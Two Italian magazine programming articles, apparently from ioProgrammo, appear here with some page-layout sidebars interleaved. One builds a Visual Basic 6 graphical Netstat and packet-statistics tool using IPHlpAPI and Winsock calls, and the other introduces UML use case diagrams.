Come già anticipato, il progetto che si è voluto realizzare, è suddiviso in due parti distinte. La prima riguarda l'implementazione di alcune funzionalità che ci consentono di ottenere informazioni statistiche circa i pacchetti di tipo TCP/IP, UDP e ICMP che transitano sulla nostra scheda di rete. La seconda parte, invece, riguarda la realizzazione di una Netstat grafica, molto simile (dal punto di vista dei dati mostrati) a quella che già conosciamo. L'intero progetto è stato realizzato in Visual Basic 6.0 e la piattaforma utilizzata per i test è stata Windows XP Professional. Prima di passare alla descrizione vera e propria delle funzioni appartenenti alla libreria *IPHlpAPI.dll* utilizzate (e non solo a questa) è bene rammentare che l'esecuzione di alcune funzionalità su altri sistemi operativi, potrebbe essere fonte di errori. Chiaramente, considerate le diverse caratteristiche di un sistema operativo rispetto ad un altro, il condizionale è d'obbligo.

Per questa ragione, dunque, è bene sempre acquisire tutte le informazioni relative alla compatibilità delle funzioni sfruttate prima di essere certi di poter utilizzare lo stesso programma per altri sistemi operativi. Cominceremo questa "discussione" parlando innanzitutto delle funzioni utilizzate per ottenere dati statistici sui pacchetti in transito.

La prima funzione che vedremo è denominata *GetTcpStatistics()*. La sintassi di questa funzione, così come dichiarata all'interno del progetto in Visual Basic, è:

```
Declare Function GetTcpStatistics Lib "IPhlpAPI"
        (pStats As MIB_TCPSTATS) As Long
```

L'unico parametro di questa funzione rappresenta un puntatore ad una struttura di tipo *MIB_TCPSTATS*. Essa contiene diverse informazioni utili, relative ai pacchetti TCP, tra cui il numero di connessioni stabilite, i pacchetti inviati, quelli ricevuti, ecc. La seconda funzione, sfruttata per scopi statistici, si occupa di ritornare informazioni utili circa i pacchetti IP ed è denominata, analogamente alla precedente, *GetIpStatistics()*, eccone la sintassi:

```
Declare Function GetIpStatistics Lib "IPhlpAPI" (pStats
        As MIB_IPSTATS) As Long
```

Anch'essa, come *GetTcpStatistics()*, riceve in

ingresso un solo parametro, un puntatore ad una struttura di tipo MIB_IPSTATS, che consente di memorizzare, ad ogni chiamata, informazioni utili sui pacchetti IP "catturati". Alcune di queste informazioni riguardano il numero di datagram inviati, quelli scartati, il numero di indirizzi IP configurati, ecc.
La successiva funzione si occupa di ottenere informazioni utili circa i pacchetti UDP ed è denominata *GetUdpStatistics()*.
Anch'essa è dichiarata in maniera simile alle precedenti ossia:

```
Public Declare Function GetUdpStatistics Lib "IPhlpAPI"
                    (pStats As MIB_UDPSTATS) As Long
```


Anche qui, l'unico parametro passato alla funzione, è un puntatore ad una struttura che consentirà di memorizzare i dati relativi a pacchetti UDP, denominata MIB_UDPSTATS. L'ultima funzione, si occupa della cattura di pacchetti ICMP ed è denominata GetIcmpStatistics().
La sintassi di questa funzione è la seguente:

```
Declare Function GetIcmpStatistics Lib "IPhlpAPI"
                    (pStats As MIBICMPINFO) As Long
```

Il parametro *pStats* rappresenta un puntatore ad una struttura denominata *MIBICMPINFO* che, contrariamente a quanto visto finora, è leggermente diversa dalle precedenti. Infatti, essa è così dichiarata:

```
Type MIBICMPINFO
  icmpInStats As MIBICMPSTATS  ' Statistiche in arrivo
  icmpOutStats As MIBICMPSTATS ' Statistiche in uscita
End Type
```

I due item della struttura, così come evidenziato nella dichiarazione sopra, rappresentano due strutture di tipo MIBICMPSTATS. Entrambi, dunque, puntano allo stesso tipo di "container", ma consentono di differenziare i dati rilevati a secondo se si tratti d'informazioni in arrivo o in uscita.
In particolare, tanto per essere più chiari, una struttura MIBICMPSTATS è così dichiarata:

```
Type MIBICMPSTATS
  dwMsgs As Long  ' Numero messaggi ricevuti o inviati
  dwErrors As Long  ' Numero errori ricevuti o inviati
  dwDestUnreachs As Long     ' Messaggi riferiti a
                        destinazioni irraggiungibili
  dwTimeExcds As Long  ' Numero di messaggi del tipo
                                    'TTL exceeded'
  dwParmProbs As Long  ' Numero di messaggi
                       del tipo 'Parameter problem'
  dwSrcQuenchs As Long ' Numero di messaggi del
                                tipo 'Source quench'
  dwRedirects As Long  ' Numero di messaggi del tipo
                            'Redirection messages'
  dwEchos As Long        ' Echo requests
  dwEchoReps As Long   ' Echo replies
  dwTimestamps As Long  ' Timestamp requests
  dwTimestampReps As Long ' Timestamp replies
  dwAddrMasks As Long ' Address mask requests
  dwAddrMaskReps As Long ' Address mask replies
End Type
```

L'UTILITY NETSTAT


L'utility Netstat rappresenta certamente uno di quei tool che ogni amministratore di rete dovrebbe conoscere. Analogamente a comandi come ping o tracert. In Windows XP, se lanciamo Netstat senza alcun parametro, otteniamo semplicemente tutte le connessioni TCP attive. La sintassi di quest'utility è la seguente:

```
netstat [-a] [-e] [-n] [-o] [-p Protocollo] [-r] [-s]
                                        [Intervallo]
```

in cui

- **-a:** Visualizza tutte le connessioni TCP attive e le porte TCP ed UDP su cui il PC è in attesa di connessione.
- **-e:** Visualizza le statistiche Ethernet (numero di byte e pacchetti inviati/ricevuti). Questo parametro può essere combinato con -s.
- **-n:** Visualizza le connessioni TCP attive, mostrando indirizzi e numeri di porta sottoforma numerica, senza alcun tentativo di risoluzione dei nomi.
- **-o:** Visualizza le connessioni TCP attive e include il PID (ID processo) di ogni connessione. Questo valore consente di ottenere l'applicazione relativa attraverso la scheda Processi di Task Manager di Windows. Questo parametro può essere combinato con -a, -n e -p.
- **-p Protocollo**: Mostra le connessioni per il protocollo specificato da Protocollo. Esso può essere tcp, udp, tcpv6 o udpv6. Se utilizzato con -s, Protocollo può essere tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6 o ipv6.
- **-s:** Visualizza le statistiche per protocollo. Per impostazione predefinita, le statistiche vengono mostrate per i protocolli TCP, UDP, ICMP e IP. Se è installato il protocollo IPv6 per Windows XP, le statistiche verranno mostrate per i protocolli TCP su IPv6, UDP su IPv6, ICMPv6 e IPv6. Il parametro -p può essere utilizzato per specificare un gruppo di protocolli. Questa funzionalità è stata implementata, all'interno del progetto VB, attraverso l'uti-

NETSTAT

Netstat consente di ottenere moltissime informazioni utili che possono aiutarci a risolvere problemi legati alla nostra rete. In particolare, Netstat visualizza informazioni che vanno dalle "semplici" connessioni TCP attive, alle porte su cui il computer è in attesa di connessione, alle statistiche Ethernet, alla visualizzazione della tabella di routing IP, ecc.

lizzo delle funzioni descritte precedentemente.

- **-r:** Visualizza il contenuto della tabella di routing IP ed è equivalente al comando route print.
- **Intervallo:** Visualizza nuovamente le informazioni selezionate ogni Intervallo di secondi. Se il parametro viene omesso, il comando netstat stampa le informazioni richieste soltanto una volta.
- **/?:** Visualizza informazioni della Guida.

In particolare, gli stati di una connessione possibili sono:

- *CLOSE_WAIT*
- *CLOSED*
- *ESTABLISHED*
- *FIN_WAIT_1*
- *FIN_WAIT_2*
- *LAST_ACK*
- *LISTEN*
- *SYN_RECEIVED*
- *SYN_SEND*
- *TIMED_WAIT*

Una descrizione esaustiva su ciascuno di questi stati è reperibile nel documento RFC 793.

IL PROGETTO IN VB (STATISTICHE)

Dopo questa brevissima, ma necessaria descrizione delle funzioni utilizzate per le statistiche sui pacchetti e sull'uso del comando Netstat, possiamo passare a descrivere l'aspetto pratico di questo argomento. Come già detto all'inizio, il progetto realizzato in Visual Basic è suddiviso in due parti. La prima si occupa di mostrare a video una serie di statistiche, suddivise per ogni tipologia di pacchetto. La seconda, invece, mostra informazioni sulle connessioni TCP/IP ed UDP attive in maniera analoga a quanto ottenuto attraverso l'avvio del comando Netstat. In questo paragrafo analizzeremo i dettagli che riguardano solo la prima parte, lasciando al successivo paragrafo la descrizione delle funzionalità relative alle connessioni di rete. Il progetto VB è formato da una semplice form, *frmNetStat* e da un modulo, *Declare*, all'interno del quale sono contenute tutte le dichiarazioni e funzioni principali utili al programma. L'interfaccia principale della form è stata costruita per rispecchiare esattamente le strutture viste precedentemente, suddividendo, ovviamente, ogni gruppo d'informazioni statistiche a seconda del pacchetto considerato. All'interno della form è stato inserito un controllo di tipo *Timer*, utile al nostro scopo. Quando il programma è avviato, esso richiama, ad intervalli regolari, una funzione costruita ad hoc, *StatistichePacchetti()* che, com'è facile intuire, si preoccupa di "riempire" ogni pannello presente nella parte superiore della form, con tutti i dati statistici relativi ai pacchetti TCP, IP, UDP e ICMP. La funzione considerata, in realtà, è molto semplice. Essa dichiara al suo interno quattro variabili, rispettivamente di tipo MIB_TCPSTATS, MIB_IPSTATS, MIB_UDPSTATS e MIBICMPINFO che ci consentiranno di memorizzare i dati ottenuti attraverso l'utilizzo delle funzioni precedentemente descritte. Quando è richiamata, essa lancia in sequenza le quattro funzioni viste, valorizzando di conseguenza ognuna delle strutture in essa dichiarate. Successivamente, se il valore di ritorno di ciascuna è diverso da zero, mostrerà a video i risultati ottenuti. Perché ciò fosse possibile, sono stati inseriti, all'interno della form principale, diversi array di label, ognuno dei quali corrisponde ad un particolare item di ciascuna struttura. Tutto questo "meccanismo" è piuttosto semplice da comprendere e non esistono particolari dettagli o accorgimenti da tener presenti. Ben più complessa, invece, è la visualizzazione delle connessioni TCP/IP ed UDP correnti.

PERCHÈ UTILIZZARE NETSTAT

Solitamente, Netstat viene sfruttata per ottenere in output informazioni sul protocollo di riferimento (TCP o UDP), l'indirizzo locale ed il numero di porta utilizzata, l'indirizzo remoto ed il numero di porta utilizzata e lo stato della connessione.

Fig. 1: *L'interfaccia principale del programma.*

IL PROGETTO IN VB (GRAPHIC NETSTAT)

Abbiamo visto che il comando Netstat consente di ottenere un elenco delle connessioni attive sul nostro PC, mostrando a video diverse informazioni come l'indirizzo IP del computer remoto, le porte utilizzate, lo stato della connessione, ecc. Per poter ottenere in Visual Basic lo stesso risultato, è stata predisposta, nella parte inferiore della form, una listview con le colonne relative a tutte queste informazioni. Inoltre, come avrete potuto notare, esistono due "checkbox grafiche" alla destra di questo controllo che consentono, rispettivamente, di risolvere l'indirizzo IP di un

PC in un nome host ed il numero di porta relativa alla connessione nel nome di servizio valido. Tanto per essere più chiari, è possibile ottenere il nome del PC remoto relativamente ad una certa connessione (ossia WebSrv anziché 10.0.0.1, ad esempio) ed HTTP anziché il numero 80. Queste due checkbox grafiche non sono altro che due bitmap che, ad ogni click del mouse, cambiano stato, abilitando o meno queste funzionalità. Immediatamente sotto questi due controlli, è stata inserita un'ulteriore bitmap contrassegnata con l'etichetta *Avvia Netstat*. La pressione del tasto sinistro del mouse su di essa avvia, dunque, tutta la parte di codice in grado di ottenere le informazioni che vogliamo. Nella prima parte sono dichiarate le variabili principali utili al programma. In particolare, in testa, troviamo le seguenti dichiarazioni:

```
Dim pTcpTable As MIB_TCPTABLE ' Puntatore alla
                                struttura MIB_TCPTABLE
Dim pUdpTable As MIB_UDPTABLE ' Puntatore alla
                                strutture MIB_UDPTABLE
```

Le strutture *MIB_TCPTABLE* e *MIB_UDPTABLE*, molto simili tra loro, sono così dichiarate all'interno del modulo Declare:

```
Type MIB_TCPTABLE
    dwNumEntries As Long  ' Numero delle strutture
                            MIB_TCPROW
    table(100) As MIB_TCPROW  ' Array di strutture
                            MIB_TCPROW
End Type
```

e

```
Type MIB_UDPTABLE
    dwNumEntries As Long  ' Numero delle strutture
    table(100) As MIB_UDPROW  ' Array di strutture
                            MIB_UDPROW
 End Type
```

Malgrado le due strutture precedenti possano sembrare molto simili tra loro, in realtà si differenziano proprio per il tipo di sottostruttura che identifica il secondo item. Infatti, premesso che questa differenza è chiaramente dipendente dalla diversa tipologia del protocollo TCP rispetto all'UDP, le due sottostrutture sono così dichiarate:

```
Type MIB_TCPROW
  dwState As Long               ' Stato della connessione
  dwLocalAddr As String * 4 ' Indirizzo locale
  dwLocalPort As Long      ' Numero porta locale
  dwRemoteAddr As String * 4 ' Indirizzo computer
                               remoto
  dwRemotePort As Long ' Numero porta remota
End Type
```

e

```
Type MIB_UDPROW
  dwLocalAddr As String * 4   ' IP Address
  dwLocalPort As Long         ' Numero di porta
End Type
```

Entrambe possiedono una sintassi molto simile:


```
Declare Function GetTcpTable Lib "IPhlpAPI" (pTcpTable
          As MIB_TCPTABLE, pdwSize As Long, bOrder
                                As Long) As Long
```

e

```
Declare Function GetUdpTable Lib "IPhlpAPI"
      (pUdpTable As MIB_UDPTABLE, pdwSize As Long,
                      bOrder As Long) As Long
```

Il secondo parametro, *pdwSize*, rappresenta la dimensione dell'intera struttura. In fase d'input, specifica la dimensione del buffer puntato da *pTcpTable/pUdpTable*. In output, se la dimensione è insufficiente, la funzione imposta la variabile con il corretto valore. Questa considerazione, analoga ad alcune fatte anche la volta scorsa, spiega anche il perché la chiamata alla funzione considerata (*GetTcpTable()* o *GetUdpTable()*) sia effettuata due volte consecutive all'inizio del programma. L'ultimo parametro, infine, specifica se effettuare o meno l'ordinamento sui dati ritornati dalla funzione. Il parametro *bOrder* può assumere valore *True* o *False*. Nel primo caso, il tipo di ordinamento varia a secondo della funzione che stiamo considerando. In definitiva, dunque, ecco i due tipi d'ordinamento effettuati:

```
GetTcpTable()
Local IP address
Local port
Remote IP address
Remote port
GetUdpTable()
Local IP address
Local port
```

A questo punto, tutto quello che viene effettuato dopo, è chiamare le due funzioni precedenti, leggere i valori ritornati all'interno delle rispettive strutture e "riporli" all'interno delle label corrispondenti presenti sulla form. Questo processo, apparentemente semplice, in realtà è stato leggermente complicato, per consentire di risolvere, su richiesta, sia l'IP address di un certo computer (sia quello locale che l'eventuale server remoto)

MIB_TCPTABLE E MIB_UDPTABLE

Le strutture MIB_TCPTABLE e MIB_UDPTABLE rappresentano il primo parametro delle funzioni della libreria IPHlpAPI.dll che ritornano le informazioni che vogliamo ossia GetTcpTable() e GetUdpTable().





Fig. 2: ***La funzionalità Netstat prima e dopo il processo di risoluzione.***

in hostname sia il nome di un dato servizio per cui esiste una connessione attiva. Le due funzioni costruite ad hoc che si preoccupano di effettuare queste conversioni, sono rispettivamente *GetHostNameFromIP()* e *GetSrvByPort()*. La funzione *GetHostNameFromIP()* si occupa di risolvere un indirizzo IP nel rispettivo hostname. Essa si serve sotanzialmente di una funzione, *gethostbyaddr()*, dichiarata nella maniera seguente:

```
Public Declare Function gethostbyaddr Lib "wsock32"
    (haddr As Long, ByVal hnlen As Long, ByVal addrtype
                                        As Long) As Long
```

Il primo parametro rappresenta l'indirizzo IP da risolvere, il secondo la lunghezza (espressa in byte) di questo indirizzo e l'ultimo il tipo di indirizzo. Nel nostro caso, esso vale sempre zero. Questa funzione, se chiamata in maniera "regolare", ritorna un puntatore ad una struttura di tipo *HOSTENT*, così dichiarata:

```
Type HOSTENT
    hName      As Long      ' Nome host
    hAliases  As Long     ' Array di nomi alias per l'host
    hAddrType As Integer  ' Tipo di indirizzo da ritornare
  hLength   As Integer  ' Lunghezza i byte dell'indirizzo
      hAddrList As Long  ' Array di indirizzi di rete
  End Type
```

Che ci fornisce diverse informazioni utili, tra le quali proprio il nome host corrispondente. La funzione *GetHostNameFromIP()* ritorna dunque questo valore oppure semplicemente l'indirizzo IP passato in ingresso qualora non riuscisse a risolverlo in hostname. L'altra funzione, *GetSrvByPort()*, invece, si occupa di risolvere un numero di porta nel corrispondente nome di servizio. Per far questo, si serve di diverse funzioni, tra le quali, la principale, è *getservbyport()*. La sintassi di quest'ultima è la seguente:

```
Public Declare Function getservbyport Lib "ws2_32.dll"
    (ByVal port As Integer, ByVal proto As Long) As Long
```

Ovviamente, il primo parametro passato alla funzione identifica il numero di porta da "tradurre", mentre il secondo specifica il protocollo di riferimento. Se tutto va bene, la chiamata a *getservbyport()* ritorna un puntatore ad una struttura di tipo *SERVENT* così dichiarata:

```
Type servent
   s_name     As Long     ' Nome ufficiale del servizio
   s_aliases As Long  ' Array di alias
   s_port    As Integer ' Numero di porta
   s_proto   As Long  ' Nome del protocollo da utilizzare
   ' quando si vuol contattare il servizio
End Type
```

Anche qui, analogamente alla struttura *HOSTENT*, possiamo rilevare diverse informazioni utili, tra le quali, ovviamente, il nome del servizio. Naturalmente, qualora non si riuscisse a risolvere il numero di porta in un nome di servizio valido, la funzione *GetSrvByPort()* ritorna semplicemente parametro passato così com'era. Prima di concludere va solo specificato che, all'interno delle funzioni considerate, sono stati applicate diverse conversioni sui parametri passati. Questo perché molte delle funzioni viste necessitano di parametri fatti in una certa maniera che, spesso, quindi, dovevano necessariamente essere "convertiti" nel giusto formato prima di essere utilizzati. Per il resto, il codice allegato è ben commentato e credo sia sufficiente a descrivere l'intero progetto in VB. Ovviamente, è inutile dirlo, esso può essere migliorato.

CONCLUSIONI

Nel prossimo appuntamento avremo modo di vederne delle altre, altrettanto utili ed interessanti. Prima di lasciarvi, però, vorrei fare solo una considerazione importante.
L'utility Netstat a corredo di Windows XP offre una importante caratteristica ossia consente di ottenere il PID del processo coinvolto in una determinata connessione. Questa feature, non implementata all'interno del programma realizzato, poteva essere inserita sfruttando un paio di funzioni particolari denominate rispettivamente *AllocateAndGetTcpExTableFromStack()* e *AllocateAndGetUdpExTableFromStack()*. Esse sono molto simili alle analoghe viste nell'articolo, *GetTcpTable()* e *GetUdpTable()*, nel senso che si appoggiano ad analoghe strutture, ma che, oltre ai parametri visti in precedenza, possiedono proprio l'item relativo al PID del processo coinvolto. Purtroppo, esse risultano identificate come undocumented e non esiste da nessuna parte una fonte precisa ed esaustiva sull'argomento.

Francesco Lippo

La rappresentazione visuale delle informazioni

UML e i casi d'uso

Da questo numero ha inizio una serie di articoli che ha come obiettivo la semplificazione di tematiche complesse che tradizionalmente vengono descritte, da testi ed articoli, in modo accademico.

Il processo di semplificazione non è da considerare come una modalità per trattare temi complessi in maniera superficiale, ma deve essere uno strumento per portare alla comprensione di tutti alcuni argomenti che spesso vengono accantonati e messi da parte solo perché ritenuti, a volte a torto, di difficile comprensione solo perché non si è ancora trovata una modalità semplice di affrontarli.
Il primo argomento che tratteremo è UML, spesso ritenuto troppo ostico da affrontare anche perché incrociato con altre tematiche complesse come progettazione e ingegneria del software, ed in particolare, in questo primo articolo, ci concentreremo sugli *Use Case Diagram*, una modalità semplice per descrivere un sistema o uno scenario.
L'obiettivo che vogliamo raggiungere trattando UML in maniera semplice è anche fornire al lettore una guida pratica alla lettura per i diagrammi UML che troverete sempre più spesso nelle pagine si ioProgrammo, e che saranno utilizzati per descrivere le applicazioni ed i progetti che forniscono spunti pratici agli articoli. UML rappresenta una tematica che, se affrontata nel modo giusto, può offrire grandi spunti per aumentare la qualità delle nostre realizzazioni, senza perdersi in tecnicismi e trattazioni accademiche spesso fini a se stesse.


I PROCESSI DI SVILUPPO

La produzione di software di qualità è solitamente caratterizzata dalla presenza di un processo di sviluppo che ha l'obiettivo di garantire un'accurata analisi dei requisiti per realizzare, in tempi e costi ragionevoli e misurati, un software che sia il più possibile aderente alle specifiche funzionali, architetturali e contestuali del cliente. Il processo di sviluppo quindi, qualunque esso sia e qualunque filosofia segua, ha la responsabilità di stabilire le linee guida e le modalità operative per ciascuna delle singole attività che compongono lo studio e la realizzazione del software. Esistono diverse scuole di pensiero riguardo i processi di sviluppo e spesso la prima difficile scelta che si è obbligati a compiere e su quale di questi adottare. In questo contesto è bene tener presente che non esistono a priori processi di sviluppo perfetti né processi assolutamente inconsistenti e fallimentari, ma poiché ciascuno di questi è caratterizzato da pregi e difetti, è necessario spendere sempre un po' di tempo per verificare quale processo, tra quelli esistenti, sia il più adatto al contesto realizzativo, cioè alla tipologia di software da realizzare, alla composizione e distribuzione per competenza del gruppo di lavoro, alle specificità del cliente, ai vincoli sui tempi e sui costi di realizzazione.
Ciascun processo, in ogni caso, fornisce gli strumenti per guidare l'intera realizzazione dallo studio di fattibilità fino alla consegna del software al cliente.
Alcuni processi di sviluppo storici sono: i processi *Waterfall* (a cascata), i processi basati sulla *prototipizzazione*, i processi incrementali, i processi a spirale, l'extreme programming ed il RUP (*Rational Unified Process*).

LE FASI DEL PROCESSO DI SVILUPPO

In qualunque processo di sviluppo è possibile ritrovare componenti comuni che consentono di separare operazioni e ruoli, in particolare in ogni processo esistono fasi distinte che si possono schematizzare in questo modo:

Analisi: spesso chiamata *Inception*, è composta dalla definizione e dalla specifica dei requisiti funzionali, dall'analisi dei limiti e della fattibilità tecnica. E' propedeutica a qualsiasi altra fase di processo;
Disegno: anche detta *Elaboration*, è composta dall'approfondimento dei requisiti funzionali e dalla trasposizione di questi in una progettazione architetturale e tecnica che fornisca le basi per lo sviluppo;
Realizzazione: anche detta *Construction*, la parte

SCOPO DELL'ARTICOLO
L'obiettivo che vogliamo raggiungere trattando UML in maniera semplice è anche fornire al lettore una guida pratica alla lettura per i diagrammi UML che troverete sempre più spesso nelle pagine di ioProgrammo, e che saranno utilizzati per descrivere le applicazioni ed i progetti che forniscono spunti pratici agli articoli.

centrale del processo che costituisce la produzione incrementale del sistema che, al termine della fase, deve essere completamente testato ed eventualmente integrato gli altri sistemi;
Completamento: anche chiamata Transition, eliminazione delle ultime imperfezioni e produzione della release che può essere rilasciata al cliente.

Come si vede, in un processo di sviluppo costituito da queste fasi, sono presenti tutte le componenti necessarie alla realizzazione di un sistema software, resta da individuare una modalità per modellare tutte le informazioni che vengono prodotte dalla varie fasi. Cosa si può usare, per esempio, per modellare in maniera chiara, semplice e precisa i requisiti dell'utente, le specifiche architetturali, la progettazione tecnica? Negli anni si è passati da rappresentazioni totalmente testuali, in cui tutte le informazioni venivano descritte con le parole, a metodi grafici che permettessero di rappresentare in maniera visuale i concetti, le entità di dominio e le relazioni tra queste. Dal raffinamento delle varie metodologie e dall'unione di metodi esistenti, in particolare di:

Object-Oriented Analysis and Design with Applications (OOADA) di Booch
Object-Oriented Software Engineering (OOSE) di Jacobson
Object Modelling Technique (OMT) di Rumbaugh

ecco nascere il progetto di un linguaggio di modellazione per la specifica, la visualizzazione, la produzione e la documentazione di sistemi generici che possa essere applicato indifferentemente a sistemi software, modelli economici, processi industriali.
Ecco nascere quindi UML (*Unified Modeling Language*), un linguaggio composto da elementi di modellazione (rappresentanti la semantica ed i concetti fondamentali), elementi di notazione (che consentono di rappresentare graficamente gli elementi del modello) e da linee guida.

NOTA

I DIAGRAMMI UML

UML si compone di una serie di diagrammi che permettono di definire e progettare un sistema nella sua interezza. I diagrammi a disposizione sono:

Actor
Use Case Diagram
Class Diagram
Component Diagram
Deployment Diagram
State Chart Diagram
Activity Diagram
Sequence Diagram
Collaboration Diagram

Esistono poi diagrammi fuori dallo standard UML che consentono di descrivere altri aspetti del sistema, come ad esempio:

***Entità Relationship Diagram* per definire le entità del sistema e le relazioni tra esse**

***Web Application Diagram* per definire le architetture delle applicazioni web**

COSA UML NON È (E NON PUÒ ESSERE)

Secondo quanto è stato detto finora è chiaro che UML non è un linguaggio di programmazione, ma è un linguaggio di specifica che consente una rappresentazione visuale delle informazioni.
Questa definizione può essere estesa sottolineando che UML non è direttamente correlato e non dipende da nessun linguaggio di programmazione, anche se si sposa meglio con linguaggi fortemente ad oggetti.
Non esistono in UML (almeno nella versione attuale) modelli per la definizione di interfacce.

I DIAGRAMMI UML

UML, come abbiamo detto, è un linguaggio di rappresentazione visuale, di conseguenza è composto da una serie di diagrammi che consentono di visualizzare tutte le componenti del sistema che vogliamo descrivere e progettare. I diagrammi si dividono in due famiglie: l'area strutturale e l'area dinamica. La prima descrive le entità del sistema e le relazioni che intercorrono fra queste, la seconda descrive il comportamento del sistema nel tempo.
All'area strutturale appartengono i seguenti diagrammi:

- *Diagramma dei casi d'uso*
- *Diagramma delle classi*
- *Diagramma dei componenti*
- *Diagramma di distribuzione*

All'area dinamica invece appartengono i seguenti:

- *Diagramma a stati finiti*
- *Diagramma delle attività*
- *Diagramma di sequenza*
- *Diagramma di collaborazione*

USE CASE DIAGRAM

Il diagramma dei casi d'uso ha come obiettivo la





Fig. 1: ***Le componenti fondamentali di uno Use Case Diagram.***

descrizione di uno scenario concreto di operatività degli utilizzatori di un sistema. In esso vengono quindi descritte le modalità con le quali il sistema può essere utilizzato e quindi le funzionalità che il sistema mette a disposizione dei suoi utilizzatori.
Le componenti fondamentali di uno Use Case Diagram sono quattro e sono tutte contenute nel diagramma di esempio di Fig. 1. Si tratta di:

Attore: entità attiva (qualcuno o qualcosa) esterna al sistema che interagisce con i casi d'uso;
Caso d'uso: un modello di comportamento supportato dal sistema;
Relazione: associazioni e legami tra attori e casi d'uso;
Contesto: rappresenta un sottosistema composto da casi d'uso appartenenti ad una parte ben definita del sistema più generale.

Fig. 2: ***Use Case Diagram dello scenario descritto***

Supponiamo di voler descrivere un sistema che permetta ad un cliente di effettuare un ordine (per il momento non ci interessano i dettagli), il diagramma che descrive questo scenario di operatività è visibile in Fig. 2. Le cose però non sono sempre così semplici, spesso ci si trova a gestire sistemi che consentono l'interazione di attori diversi che utilizzano numerose funzionalità del sistema, magari suddivise in sottosistemi omogenei e che magari hanno tra loro relazioni di parentela sofisticate, per descrivere sistemi di questo genere è necessario specializzare il concetto di *relazione*, e fare in modo che sia più descrittivo e faccia comprendere che tipo di relazione intercorre tra attori o tra casi d'uso.

TIPI DI RELAZIONI

Le tipologie di relazione a disposizione negli Use Case Diagram sono le seguenti:

Associazione: mette in comunicazione un attore con il caso d'uso con il quale interagisce;
Estensione: una relazione di estensione dal caso d'uso A al caso d'uso B indica che il secondo può includere, in determinate condizioni, il comportamento del primo;
Generalizzazione: è una relazione che intercorre tra un caso d'uso più generale ed uno più specifico che eredita dal primo alcune funzionalità e lo specializza aggiungendone delle altre;
Inclusione: è una relazione che intercorre tra un caso d'uso di base ed uno più generale che ne contiene le funzionalità.

Per tornare al nostro esempio si può supporre che, in linea generale, l'operazione *"Acquistare un prodotto"* implichi spesso la consultazione di un catalogo, ecco quindi entrare in gioco la relazione di estensione tra i due use case, come illustrato in Fig. 3.
In questo caso abbiamo l'operazione di consultazione del catalogo che in certe condizioni può essere svolta in dipendenza dell'operazione di acquisto di





Fig. 3: ***La relazione di estensione tra due use case.***

un prodotto. Nell'ottica di gestire un negozio in senso generale, è possibile che il nostro sistema possa accettare ordini attraverso la modalità on-line (cioè attraverso un canale indiretto) oppure in modalità off-line (cioè direttamente in negozio). In questo caso è ragionevole pensare che il sistema si comporti in maniera differente in un caso rispetto all'altro, pertanto è bene specializzare le operazioni attraverso la relazione di generalizzazione verso l'operazione più generale.





Fig. 4: ***La relazione di generalizzazione.***

In Fig. 4 si può vedere come le due diverse operazioni di ordine on-line e off-line si possano generalizzare nell'unica operazione di *ordinare un prodotto*.
In ogni caso, sia che si tratti di un ordine on-line che off-line, è necessario che l'esercente raccolga i dati del cliente, in un caso per le operazioni di spedizione, nell'altro per l'eventuale richiesta di un acconto. Ecco quindi entrare in gioco la relazione di inclusione che prevede che una certa operazione sia obbligatoriamente eseguita in corrispondenza di un'altra. Nel caso specifico, come si può vedere in Fig. 5, l'operazione di raccolta dati è inclusa (cioè deve essere eseguita in corrispondenza di) alle due operazioni di ordine.





Fig. 5: ***La relazione di inclusione.***

Allo stesso modo, nel caso l'ordine venga fatto nella modalità on-line, sarà obbligatorio far intervenire un altro attore del sistema deputato alla gestione del pagamento on-line, ad esempio con una carta di cre-






Fig. 6: ***Ancora una relazione di inclusione tra use case.***

Il testo che non può mancare nella biblioteca di chi scrive UML:

• THE UNIFIED MODELING LANGUAGE USER GUIDE
Booch, Jacobson, Rumbaugh
(Addison Wesley) 1999

Altri testi interessanti sull'argomento:

• OBJECT ORIENTED SOFTWARE CONSTRUCTION, SECOND EDITION
Bertrand Meyer
(Prentice Hall) 1997

